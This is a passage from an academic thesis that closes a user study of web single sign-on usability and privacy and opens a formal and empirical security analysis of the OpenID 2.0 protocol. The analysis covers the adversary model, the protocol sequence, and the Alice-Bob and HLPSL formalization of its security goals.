- Provide visual cues for returning users: Web users may use different IdP accounts for RP websites, which vary in trustworthiness in order to preserve privacy and prevent single point-of-failure. However, it might be difficult for a user to remember which IdP account was used for accessing which RP, and to determine why an access failed or whom to contact when a problem is encountered. To reduce the memory burden on users in this IdP-to-RP mapping problem, we suggest that RPs should provide visual cues for returning users. One way to accomplish this is by using a persistent browser cookie that encodes the last login-related information (e.g., login option used, selected IdP, username, login time). By checking whether the cookie in question is presented in the HTTP request, the RP could present a customized login screen showing the username, last login time, login options and the corresponding IdP icon to guide the returning user for login.

- Practice the principle of gradual engagement: Requiring sign up for an account before granting access could discourage potential visitors from trying out a new web service. When an anonymous visitor consents to use one of their IdP accounts for the visiting RP, the RP should grant the user the required permissions for the task at hand without requesting any additional personal information from the user–the principle of *gradual engagement* [Wro08]. This instantly turns the visitor into a marketable lead, who is identifiable by the unique user identifier issued by the IdP or their email address. Once the visitor is identifiable, the RP could gradually engage with the user to acquire additional attributes *when there is value for the user to provide them.* Ultimately, the RP may be able to convert the user from performing simple actions, such as page browsing and commenting, to more desired transactions, such as sales of products or software downloads.

- Avoid account linking in the SSO process: As our results suggest, account linking could diminish the usability gain of SSO. We suggest that RP websites should avoid including account linking at the end of an SSO login process and instead follow the principle of gradual engagement, which allows users to perform the task at hand without an additional account linking step. To enable the existing users to log in using the SSO, we suggest that RPs should prompt existing users to link to an IdP account *during a traditional login* if the association has not yet been established, instead of including account-linking in an SSO login flow.

In our study, we found that about one half of our participants did not have prior SSO experience. Based on our SSO research experience and literature reviews, we suggest that RPs should convey the value of the web SSO, and promote the SSO login option on their websites in order to enhance its perceived usefulness to users by the following:

- Convey the benefits of the web SSO: The traditional login approach typically requires new users to fill out a sign up form and remember their chosen password. In addition to profile information, a signup form normally requires a user to choose a unique username, pick a memorizable password that conforms to the password policy, validate the provided email address through an activation link, and pass a CAPTCHA challenge. In contrast, a properly designed web SSO implementation allows users to sign up and log in with few clicks by reusing login credentials and profile attributes from their IdP account. RPs should clearly convey this “two-click sign up and log in” usability gain to web users.
- Promote the web SSO login option: A high conversion rate, where anonymous visitors are turned into users, is desirable for many websites; however, most websites enjoy only small conversion rates. The average online conversion rate is around 3%, with the highest at approximately 9% [Str09]. Compared to the traditional login approach, the web SSO could encourage an anonymous visitor to try out a site’s services with a few simple clicks. Hence, RPs should promote the web SSO login option by placing it on the top or left-hand side of a traditional login option, or requiring one additional click to reach the traditional login form.

Privacy concerns are another major obstacle that impedes users’ SSO adoption. To minimize users’ privacy concerns, we recommend the following suggestions for IdPs:

- Provide a fine-grained privacy control: Our results indicate that users want to control the degree of disclosure of their IdP profile information to RP websites, but this control is lacking from the current IdP implementations. The current option for profile sharing is now all or nothing, which might be intended by IdPs to trade users' privacy for the websites' adoption as RPs. To reduce users' privacy concerns, IdPs should provide a fine-grained privacy control that allows users to edit the scope and duration of the requested permissions before consent.

- Explicit user consent: Prompting user consent for each RP sign-on request could increase users' privacy awareness and control. Automatic authorization granting (i.e., consent only once for a given RP) should be offered only to RPs that explicitly request it during registration. To encourage the practice of the principle of least privilege by RPs, IdPs could also prompt a user consent for *every* authorization request originated from RPs that ask for extended permissions, such as `offline` or `publish_actions`.

- Support of multi-persona accounts: Four participants who favored our design told us that the IdP account they used in the study is a spare or garbage account, and that they used this account to sign onto untrustworthy websites in order to avoid their security and privacy concerns. Using a fake account for SSO is a good strategy for users to minimize their risks, but it requires users to remember and to switch to a corresponding IdP account when visiting an RP website. In particular, if both fake and real accounts are from the same IdP, the user needs to log out of the real account and then log in with the fake one, or use a different instance of the browser for each account. Participants who used a fake account in the study preferred the IDeB, because it could cue them to switch to an IdP account with one simple click. Based on this insight, we suggest that IdPs should allow a user to maintain multiple profiles in one account; each profile represents a particular persona of the user. During the SSO, a user could choose an appropriate persona for the visiting RP website, with the profile previously used for the RP selected by default. Note that this recommendation does not address the risk of IdP phishing attacks. Despite making it easier for those users who want to use a different persona for different websites, the user still needs to enter her master password for the IdP account.

3.8.2 Recommendations for the Web SSO Development Community

Based on the successful experience of the password manager enabled browser, a web SSO solution would be more likely to be trusted and adopted by web users when directly supported by the browser. In addition, as shown in our study, an SSO-supported browser could provide users with (1) a consistent interface and flow across RP websites that could unify users' SSO experiences and encourage positive transfer, (2) clear login affordances and visual cues that guide both first-time and returning users through the login process and convey an adequate working mental model, (3) privacy-preserving features such as a fine-grained permission control, identity selector, and in-browser profile authorization management, and (4) phishing-resistant mechanisms that prevent IdP phishing attacks without relying on the users' cognitive capabilities and continuous attention. Moreover, an SSO-enabled browser could eliminate the need for RPs to design a customized SSO login form, and would reduce the RPs' integration efforts by providing a unified protocol interface for them to integrate a diverse range of web SSO protocols.

As the browser is the central piece that communicates with all actors in the identity ecosystem, we conjecture that the browser can potentially provide a driving force for users to adopt SSO when the browser is directly augmented with identity support. An identity-enabled browser could be more usable for emerging application domains as well. Current HTTP redirection-based web SSO solutions could be problematic in Web 2.0 mashup applications that aggregate personal data located on multiple websites. For server-site mashups that integrate a user's personal content from different providers, being presented with a login form on each service provider could be annoying, and impose a cognitive burden on the user [BKM+08]. For client-side mashups that use AJAX-style web services to acquire user data from several websites, login forms will block such communications. In addition, existing solutions may be more difficult to use on mobile or appliance devices that have limited input capabilities.

After our user study (the related materials and results have been published [SHB10, SPM+11a, SPM+11b]), we were delighted to learn that Mozilla was releasing a new browser-supported SSO proposal (Mozilla Persona [Moz12b]). Although Mozilla Persona and our IDeB design have the same idea of building identity support directly into browsers, the UI designs are significantly different (as presented in Section 3.3). In addition, while Mozilla Persona uses BrowserID protocol [Moz12a] (previous known as "Verified Email Protocol"), our IDeB design leverages and extends OpenID 2.0 as the underlying protocol (further discussed in Section 7.4 of Chapter 7).

3.9 Limitations

The design of our study supported a direct usability comparison of our IDeB prototype with current SSO solutions. However, because of the inherent limitations of this within-subjects study, we could not evaluate the effectiveness of some important features provided by our design (e.g., phishing protection, multiple IdP sessions, in-browser profile editing and sharing, and single sign-out), and validate the proposed web SSO technology acceptance model. In addition, our empirical study results have the following limitations:

- Generalizability: Participants were primarily young adults, with only one participant over 45 and none under 19. All of the participants reported browsing the web daily or more, and thus might be less prone to errors or misunderstandings while using the interface.

- Ecological validity: The participants were restricted to using the computer and RP websites provided to them during the study. In addition, only the first-time user experience was studied; we did not examine daily usage behaviors. Expanded (more websites) and longer term studies are recommended to address this. In addition, we revised the design of the block-out desktop and the IdP login form used in the formative study to the one employed in the comparative study solely based on our observations and feedback from our participants. Due to the limitations of this short-term laboratory study, we could not evaluate the familiarity impact of the customized login dialog on the user's level of trust, which requires a long-term field study.

- Precision: Carryover and fatigue effects due to the within-subjects format may have affected the study results (although responses were similar between the two groups). A between-subjects study will be required to validate whether those negative effects did exist in our study. Moreover, in the post-session interview, most participants expressed serious concerns about IdP phishing once informed about the issue, and of those participants who preferred traditional login, 90% of them expressed the single point-of-failure concern. These two concerns—as well as other extrinsic factors—were uncovered and identified from the analysis of the qualitative interview data. As those factors were unknown to us before the study, we did not measure the level of each concern. The degree of concern regarding the factors we uncovered, however, can be further quantified and validated by large-scale surveys or laboratory studies. Likewise, four participants in the interview stated that they use multiple IdP accounts for websites that vary in degree of trustworthiness, and that our IDeB design could help them remember which RP website they linked to with which IdP. But as the interviews with those participants occurred in the middle of the whole study, we did not have a chance to ask participants, who have had a prior experience of web SSO, how many IdPs they utilize on how many RP websites. This statistical information is, however, an important support for the needs of our multiple-persona recommendation.

We also found issues with our IDeB interface that require further improvement. First, most participants did not notice the identity indicator at the bottom left-hand corner of the screen. Second, it was not clear to the participants that the IDeB does not store their password on the local computer, and some participants were consequently concerned that the stored password and profile information could be compromised. Third, some participants thought that they were giving their username and password to the websites directly. Moreover, we suggest that the account-linking task should be performed during a traditional login rather than at the end of an SSO process; nevertheless, how to convey the concept and benefits of account linking and how to design a usable interface for managing account linking-related tasks (e.g., linking to one or several IdP accounts, unlinking, auditing) are research questions that require further investigation.

3.10 Summary

In this chapter, we present three user studies that investigate users' perspectives of web SSO. Through our empirical investigation, we found that web users could perform SSO correctly after having been taught, but many of them may not want to trade their privacy and security for usability gains. To reduce users' privacy concerns, we believe that it is crucial that RPs practice the principle of gradual engagement, and IdPs provide a fine-grained privacy control and on-login profile switching option. In addition, future research should investigate how to enhance users' security perceptions and mitigate IdP phishing attacks without relying on users' cognitive capabilities. We do not claim that our design is ready for real-world adoption, as only horizontal user interface functions were designed and evaluated. Nevertheless, we hope that our design and study results will inform the design of future web SSO solutions. In summary, the work presented in this chapter makes the following contributions:

- We identify conceptual gaps between the user's mental model and the system model, and analyze how they affect user experience and perceptions in regards to SSO.
- We suggest a web SSO technology acceptance model that explains how each factor we found influences users' acceptance of a web SSO solution.
- We design and implement an SSO-enabled browser, and use it to explore possible improvements in the users' SSO experience. Our results indicate that with an enhanced privacy control and improved affordance that guides users through the SSO login process, more than 60% of study participants would use SSO solutions on the websites they trust.
- We suggest design improvements for RP and IdP websites, and web SSO development communities.

Chapter 4

Formal Analysis and Empirical Evaluation for OpenID Security

This chapter presents the results of a systematic analysis of the OpenID 2.0 protocol using both formal model checking and an empirical evaluation of 132 popular RP websites. We formalized the OpenID 2.0 protocol in the High Level Protocol Specification Language (HLPSL) and verified the model using the Automated Validation of Internet Security Protocols and Application (AVISPA) model checking engine [Vig06]. Based on this analysis, three root weaknesses of the OpenID protocol were identified: (1) a lack of authenticity guarantee of the authentication request, (2) a lack of contextual bindings between the authentication messages and the browser, and (3) a lack of integrity protection of the authentication request.

To evaluate how prevalent those weaknesses are in the real-world implementations of RP websites, we developed six exploits and a semi-automated tool, and evaluated 132 RPs. The results of our empirical evaluation show that many of the tested RPs are vulnerable to at least one variant of SSO CSRF attacks and/or are exploitable through the session swapping attack. Our evaluation also found that after a successful SSO CSRF attack, an adversary could use CSRF attacks to alter the users' profile information on two-thirds of the evaluated RPs. Both the SSO CSRF and the session swapping attack could be launched by a passive web attacker that lures the victim to visit a web page with the exploit code. With additional practical adversary capabilities that enable an attacker to intercept the authentication assertions, the attacker could impersonate a user on the majority of RPs to gain complete control of the victim's data. In addition, the extension parameters can be forged on almost half of the websites that support OpenID Simple Registration or Attribute Exchange extension.

The lack of security guarantees in the OpenID protocol requires RPs to employ additional countermeasures. However, our formal analysis and empirical evaluation found that the existing countermeasures and recommendations are provided as piece-meal patches and do not address the root causes of the vulnerabilities. To address the uncovered weaknesses, two countermeasures are proposed and evaluated. Both proposed countermeasures work with the existing OpenID 1.1 and 2.0 protocol, and do not require modifications of IdPs or web browsers. We have made the formal protocol specification, the vulnerability assessment tool, and the reference implementation of the countermeasures publicly available [Sun11].

The rest of the chapter is organized as follows: Section 4.1 provides an overview of our approach and the adversary model. The OpenID protocol and its formalization are presented in



1. Vulnerability Identification
OpenID Spec
Protocol Interpretation/ Implementation
Sequence Diagram
Known Weakness
Protocol Modeling
A-B notation
Threat Model
Protocol Encoding
HLPSL
Model Checking
Attack Trace
2. Vulnerability Evaluation
Vulnerability Evaluation Results
RP v1
Real RPs
Vulnerability Assessment Tool
Exploits
Exploit Design
Attack Vectors
Attack-Vector Identification
3. Countermeasure Evaluation
Countermeasure Evaluation Results
Countermeasure Evaluation
RP v2
Countermeasure Prototype
Countermeasure Implementation
Countermeasure
Countermeasure Design
Model Checking
HLPSL
Protocol Encoding

Figure 4.1: Overall approach.

Section 4.2 and 4.3. In Section 4.4, the results of our evaluation of existing RP implementations are presented. We describe our proposed countermeasures in Section 4.5, and summarize the chapter and outline future work in Section 4.6.

4.1 Approach and Adversary Model

Figure 4.1 illustrates the overall process of our approach, which consisted of three stages: (1) formalizing the OpenID protocol and identifying its vulnerabilities using an automatic security protocol verification tool, (2) designing exploits and tools to evaluate real-world RP websites, and (3) designing and evaluating countermeasures.

To formalize the OpenID protocol, we first interpreted the OpenID specification into a sequence diagram and implemented an RP website. The sequence diagram was then validated by using an HTTP proxy to examine the protocol messages. Based on the OpenID sequence diagram, our adversary model, and the weaknesses documented in the OpenID specification, the protocol was formalized in Alice-Bob (A-B) notation—a simple way commonly used to describe security protocols [CVB05, LSV03, DM00, Low98]. The A-B notation gave a clear illustration of the messages exchanged in a normal, successful run of the protocol, which assisted initial analysis and could be later translated into other protocol specification languages. According to the A-B notation, the protocol was modeled in HLPSL and validated using AVISPA [Vig06]. AVISPA is a security protocol verification tool that has been widely employed to validate authentication and key exchange protocols (see http://www.avispa-project.org for the library of examined protocols and related papers). The verification process outputted possible attack traces on the model of the OpenID protocol.

When applying model checking approach for security protocol analysis, one inherit limitation is that a model checker stops its execution once an insecure state is reached or when the computation resources are exhausted. Thus, in order to formalize a concise model that could avoid the state explosion problem and discover as many weaknesses as possible, our formalization excluded all documented weaknesses in the OpenID specification. Our analysis also assumed the integrity of the user's computer and that the RP, the IdP, and the channel between them are trusted.

The analysis of the AVISPA attack traces identified three weaknesses in OpenID that could be exploited by several attack vectors. For each attack vector, a corresponding exploit was designed and manually tested on 20 RP websites. To facilitate the assessment process, a semi-automatic vulnerability assessment tool was then developed and used to evaluate 103 RP websites listed on an OpenID directory,[2] and 29 websites from the Google Top 1,000 Websites that accept OpenID for logins.

To eliminate the identified vulnerabilities, potential countermeasures were first modeled in AVISPA to ensure that the proposed solutions could address the root cause of the vulnerabilities. To be simple and scalable, the proposed defense mechanisms are stateless and only use cryptographic functions (i.e., HMAC and DH key exchange) and data that are readily accessible to RPs. In addition, we designed a scheme that allows the browser and the RP server to derive a DH session key during the OpenID authentication process to mitigate impersonation attacks after login. Both proposed countermeasures were implemented and tested on an open-source Java web application.

4.1.1 Adversary Model

In this work, we assume that both the RP and IdP are trust-worthy and that the users' machines are benign and not compromised. We do not consider attacks that rely upon subverting the RP and IdP's administrative functions or exploiting vulnerabilities in their infrastructures. In our adversary model, an adversary is not affiliated with an RP or IdP; and its goal is to gain unauthorized access to the user's personal data on an RP's website. In addition, "perfect cryptography" in the protocol is assumed; that is, an attacker cannot break cryptography without the decryption key. Moreover, the known threats documented in the OpenID specification (e.g., phishing, IdP masquerade, replay, denial-of-service attacks) are not considered. In this work, three different adversary types are considered, which vary on their attack capabilities:

- **A Web attacker** can post comments that include static content (e.g., images, stylesheet) on a benign website, setup a malicious website, send malicious links via spam or Ads network, and exploit web vulnerabilities (e.g., XSS) at benign websites. Malicious content crafted by a Web attacker can cause the browser to issue HTTP requests to other websites using both GET and POST methods, but these requests cannot modify or access HTTP headers.

- **A network attacker** can sniff and alter traffic between the browser and the RP by eavesdropping messages on an unencrypted network, or using MITM proxying techniques, such as luring the victim to use a rogue wireless access point, or employing "drive-by pharm-

[2]https://www.myopenid.com/directory

Notation	Description	Notation	Description
i	OpenID **i**dentifier	h	Session **h**andle
k	Session **k**ey	n	**N**once
r	RP return url	$x.y$	Concatenation of x and y
$x \otimes y$	XOR of x and y	$E(x,k)$	**E**ncrypt x with key k
$H(x)$	**H**ash function on x	$\mathrm{HMAC}(x,k)$	**HMAC** on x with key k
U	**U**ser	**B**	**B**rowser
RP	**R**elying party	**IdP**	**Id**entity **P**provider

Table 4.1: Notation.



User (U)
Browser (B)
ID server
RP
IdP
1. Discovery
2. Association
3. Auth Request
4. Auth Response
1.1 **Login Request**: OpenID ***i***
1.2 fetch ***i***
1.3 IdP
2.1 generate: ***p, g, a***
2.2 ***i, p, g, g^a mod p***
2.3 generate: ***h, k, b***
2.4 ***g^b mod p, k ⊗ H(g^{ab} mod p)***
2.5 compute: ***k***
redirection
3.1 **Auth Request**: ***i, r, [h]***
3.2 redirect to IdP: ***i, r, [h]***
3.3 check: ***h***
3.4 user authentication request
3.5 user credential
3.6 generate: ***n, HMAC(i.r.h.n, k)***
redirection
4.1 **Auth Response**: ***i, r, h, n, s=HMAC(i.r.h.n, k)***
4.2 redirect to RP: ***i, r, h, n, s***
4.3 verify ***s*** if ***h*** exists
or
4.4 ***i, r, h, n, s=HMAC(i.r.h.n, k)***
4.5 valid/invalid
4.6 authentication completed

Figure 4.2: The OpenID protocol sequence diagram.

ing" [SRJ07] attacks to alter the DNS server settings on the victim's home broadband router.

- **A remote attacker** can send and modify HTTP request and response messages to RPs and IdPs from his browser. The attack goal is to log in as the victim user on the RP website right from the attacker's machine.

4.2 The OpenID Protocol

OpenID uses a URL or XRI [OAS08] as a user's identifier and the OpenID protocol asserts to an RP that the user owns the resource of the given identifier. In this chapter, the notation described in Table 4.1 is used to denote the protocol messages and entities. In particular, we use a capital letter to denote an entity (e.g., User, RP, IdP) and a lower-case letter to represent data in the protocol. As illustrated in Figure 4.2, the OpenID protocol consists of four phases, each phase is described below:

Phase 1: Initialization and discovery:

1.1 User **U** selects an IdP (e.g., https://yahoo.com/), or enters her OpenID identifier i into an OpenID login form on an **RP**. The browser **B** then sends i to **RP**—a "*Login Request*".

1.2 **RP** makes an HTTP request on i to fetch the document hosted on the ID server. The ID server can be located within the domain of an IdP or can be a completely different entity that delegates an IdP to authenticate the user.

1.3 The ID server responds with either an XRDS [HL08] or HTML document that contains the IdP endpoint URL *idp*.

Phase 2: Association (optional):

2.1 **RP** generates a Diffie-Hellman (DH) modulus p, generator g, and a random DH private key a to initiate an `association` operation that establishes a session key k with **IdP**.

2.2 **RP** sends i, p, g, and the DH public key $g^a \texttt{ mod } p$ to **IdP**.

2.3 **IdP** generates a new session handle h, a session key k, and a random DH private key b.

2.4 **IdP** sends $g^b \texttt{ mod } p$, h, and an encrypted session key $k_{enc} = (k \otimes H(g^{ab} \bmod p)$ to **RP**.

2.5 **RP** computes $k = H(g^{ab} \bmod p) \otimes k_{enc}$ and then stores the tuple (h, k, i) temporarily for the SSO login session.

Phase 3: Authentication request:

3.1 **RP** sends i, h (optional), and a return URL r to **IdP** via **B** to obtain an assertion—an "*Auth Request*". The return URL r is where **IdP** should return the response back to **RP** (via **B**). If **RP** omits Phase 2, it must validate the received authentication response via a direct communication with **IdP** in the "Authentication response" phase (Steps 4.4 and 4.5).

3.2 **B** sends i, r, and h to **IdP**.

3.3 **IdP** checks i and h against its own local storage. If h is not presented, **IdP** generates a new session handle h and a session key k. In addition, if a cookie that was previously set after a successful authentication with **U** is presented in the request, **IdP** could omit the next two steps (3.4 and 3.5).

3.4 **IdP** presents a login form to authenticate the user.

3.5 **U** provides her credentials to authenticate with **IdP**, and then consents to the release of her profile information (e.g., email, user name).

3.6 Once the user credentials are validated, **IdP** generates nonce n and signature s =HMAC($idp.i.h.r.n, k$). Here, the "." is a concatenation operation between two values.

Phase 4: Authentication response:

4.1 **IdP** sends *idp*, i, h, r, n, and s to the URL specified in r via **B**—an "*Auth Response*".

4.2 **B** redirects the authentication response to **RP**.

4.3 **RP** computes $s' = \text{HMAC}(idp.i.h.r.n, k)$ over the received *idp*, i, h, r, and n, and checks whether s'=s. Note that **RP** can perform local validation on s only if it has established a shared session key k with **IdP** in Phase 2.

4.4 If **RP** omits Phase 2, it sends the authentication response directly to **IdP**, i.e., not via **B**.

4.5 **IdP** answers whether the authentication response is valid.

4.6 If the authentication response is valid, **RP** signs **U** in using *i* as her identifier.

4.3 Protocol Formalization

Since our adversary model assumes that both the RP and IdP are trustworthy and that the integrity of the user machine is guaranteed, the following assumptions are made when formalizing the OpenID protocol:

- **Secure discovery process**: We assume that the RP knows the end-point URL of the IdP based on a given OpenID identifier. Thus, the discovery steps (Steps 1.2 and 1.3 In Figure 4.2) are ignored in our model.
- **Secure association process**: The OpenID protocol uses the DH key exchange protocol to establish a session key between the RP and IdP; but DH is vulnerable to MITM attacks. We do not attempt to address this problem and thus omit the association steps (Steps 2.1 to 2.5) from the formal model. Our model assumes that the RP has successfully established a shared key with the IdP and the authentication response can be validated by the RP locally (i.e., Steps 4.4 and 4.5 are omitted).
- **Secure channel between the user and the IdP**: We assume that the user-to-IdP communication is protected with SSL, and the RP redirects the user to the correct IdP for authentication (i.e., phishing attacks are not considered).

These assumptions allow us to derive a concise model that could avoid the state explosion problem during verification, and prevent the known weaknesses from blocking the execution of the model checker when an insecure state is reached. In addition, the mechanism for authenticating a user to an IdP is not defined in the OpenID specification (Steps 3.4 and 3.5). For the purpose of modeling user-to-IdP authentication, the following authentication protocol is adopted from the HLPSL documentation:

1. $A \rightarrow B : E(n_a, k)$, A sends B a nonce n_a encrypted with a shared key k
2. $B \rightarrow A : E(n_b, k)$, B sends A another nonce n_b also encrypted with k
3. $A \rightarrow B : E(n_b, k_1)$, A computes a new key $k_1 = H(n_a.n_b)$ and sends back B the value of n_b encrypted with k_1

The first two messages serve to establish k_1, shared between A and B, and the last one serves as a proof that A has the new key, k_1, and B can authenticate A using n_b. This protocol has been verified to be secure by AVISPA, and thus the use of it would not affect the outcome of the analysis.

1. `UB` $\rightarrow$ `RP` : `i`, Login Request (1.1)
2. `RP` $\rightarrow$ `UB` : `IdP.i.h.RP`, Auth Request (3.1)
3. `UB` $\rightarrow$ `IdP` : `IdP.i.h.RP.E(`n_a`, `k_{UI}`)`, UB-to-IdP authentication (3.2)
4. `IdP` $\rightarrow$ `UB` : `E(`n_b`, `k_{UI}`)`, k_1=H(n_a.n_b) (3.3 & 3.4)
5. `UB` $\rightarrow$ `IdP` : `E(`n_b`, `k_1`)`, IdP authenticates UB on n_b (3.5)
6. `IdP` $\rightarrow$ `UB` : `IdP.i.h.RP.n.s, s=HMAC(IdP.i.h.RP.n, `k_{RI}`)`, Auth Response (4.1)
7. `UB` $\rightarrow$ `RP` : `IdP.i.h.RP.n.s`, Assertion Validation (4.2 & 4.3)

Figure 4.3: The Alice-Bob formalization of the OpenID protocol. The corresponding steps from the the sequence diagram is denoted in the end of each step.



Goals:
G1:RP authenticates IdP on HMAC signature
G2:RP authenticates IdP on UB
G3:IdP authenticates UB on n_b
G4:The secrecy of k1=H(n_a.n_b)
G5:IdP authenticates RP on Auth Request
G6:RP authenticates UB on OpenID identifier i
Environment Role
UB
State Transitions
Shared Constants
Local Variables
Intruder's initial knowledge = {U, RP, IdP, i, H, HMAC}
{ k_{UI}: symmetric_key i: text}
G1 G2 G6
1. Login Request
2. Auth Request
7. Auth Response
RP
State Transitions
Shared Constants
Local Variables
Controlled by Intruder
{ k_{RI}: symmetric_key, h: text }
5. Response
4. Challenge
3. Auth Request
6. Auth Response
G3 G4 G5
IdP
Shared Constants
Local variables
State Transitions

Figure 4.4: The conceptual model of the HLPSL formalization.

4.3.1 Alice-Bob Formalization

Our formal model combines user **U** and browser **B** into one single entity, denoted as **UB**. Based on the above assumptions and the user-to-IdP authentication protocol, the shared knowledge between each entity is defined as the follows: (1) **IdP** and **UB** share a secret key k_{UI} and an identifier i, (2) **RP** shares a secret key k_{RI} and a session handle h with **IdP**, and (3) **RP** does not have a prior knowledge of **UB** and i.

By taking out the omitted steps from the sequence diagram based on our assumptions and using the shared knowledge defined above, an Alice-Bob formalization illustrated in Figure 4.3 is modeled. Each step in the A-B notation is annotated with the corresponding steps from the protocol sequence described in Section 4.2. Steps 3 to 5 use the aforementioned authentication protocol to authenticate **UB** to **IdP**.

4.3.2 HLPSL Formalization

For a protocol to be verified with AVISPA's back-end model checking engines, it must be encoded in HLPSL—an expressive, modular, role-based formal language that allows for the detailed specification of the protocol in question. An HLPSL model typically includes the roles played in the security protocol, as well as the environment role and the security goals that have to be satisfied.

The conceptual model of our HLPSL formalization is illustrated in Figure 4.4, and the source code and attack traces are listed in Appendix B. Each basic role (i.e., **UB**, **RP**, **IdP**) contains a set of state transition definitions and local variables. Each transition represents the receipt of a message and the sending of a reply message, and the local variables are set during a state transition. In addition, each basic role contains a set of shared constants defined by the environment role to model the shared knowledge between different roles.

A role in HLPSL uses channels defined by the environment role for sending and receiving messages. As illustrated in Figure 4.4, the message sequences between each role have a one-to-one mapping to the A-B notation defined in Figure 4.3. AVISPA analyzes protocols under the assumptions of a perfect cryptography and that the protocol messages are exchanged over a network controlled by a Dolev-Yao intruder [DY83]. That is, the intruder can intercept, modify, and generate messages under any party name, but he cannot break cryptography without the decryption key.

The environment role also defines the intruder's initial knowledge—shared constants that are initially known to the intruder. In our model, the intruder knows all shared constants except the secret keys that are shared between basic roles (i.e., k_{UI} between **UB** and **IdP**, and k_{RI} for **RP** and **IdP**). Based on this initial knowledge, the intruder gains or derives additional knowledge via the intercepted messages through out the execution of the protocol.

An HLPSL model is a state machine, and an AVISPA model checking engine tries to reach all possible states of the protocol to find an insecure state that violates at least one of the protocol's safety properties—referred as "security goals" in AVISPA. There are two types of security goal supported by HLPSL—*secrecy* and *authentication*. Each security goal, declared with a unique constant identifier, is an invariant that must hold true for all reachable states. Three special statements in HLPSL are used to specify the condition of a desired security goal. For *secrecy* goals, the `secret` statement specifies which value should be kept secret among whom; and if the intruder learns the secret value, then he has successfully attacked the protocol. For *authentication* goal, a pair of statements (`witness` and `request`) are used to check that a principal is right in believing that his intended peer is presented in the current session, and agrees on a certain value. For instance, an authenticity goal "A authenticates B on the value of C" could be read as "A believes B is presented in the current session and agrees on value C." Typically, C is a fresh value that is unknown to the intruder and unique among concurrent sessions. If an intruder manipulates protocol messages to reach a state in which B agrees on a different value C with A, or the same value C is used in multiple sessions, then the authentication goal has been successfully violated by the intruder.

Our HLPSL model specifies six security goals based on the Alice-Bob formalization in Figure 4.3. The overall goal of the OpenID protocol is to assert to an RP that the user owns a specific OpenID URL controlled by the IdP. In order for the user to participate in the authentication process, the OpenID authentication request and response are passed between the RP and IdP through the user's browser. Thus, when an **RP** receives an Auth Response, the RP has to assert that the Auth Response is generated by the **IdP** (goal G1), the same **UB** is used for the request and response (G2), and the **UB** has been authenticated by the **IdP** (G3, G4). On the other hand, when an **IdP** receives an Auth Request, the **IdP** has to make sure that the Auth Request is originated by the **RP** (G5), and the **RP** needs to ensure the Login Request is initiated by the **UB** with the user's OpenID identifier (G6). Therefore, the security goals of our HLPSL model are specified as follows:

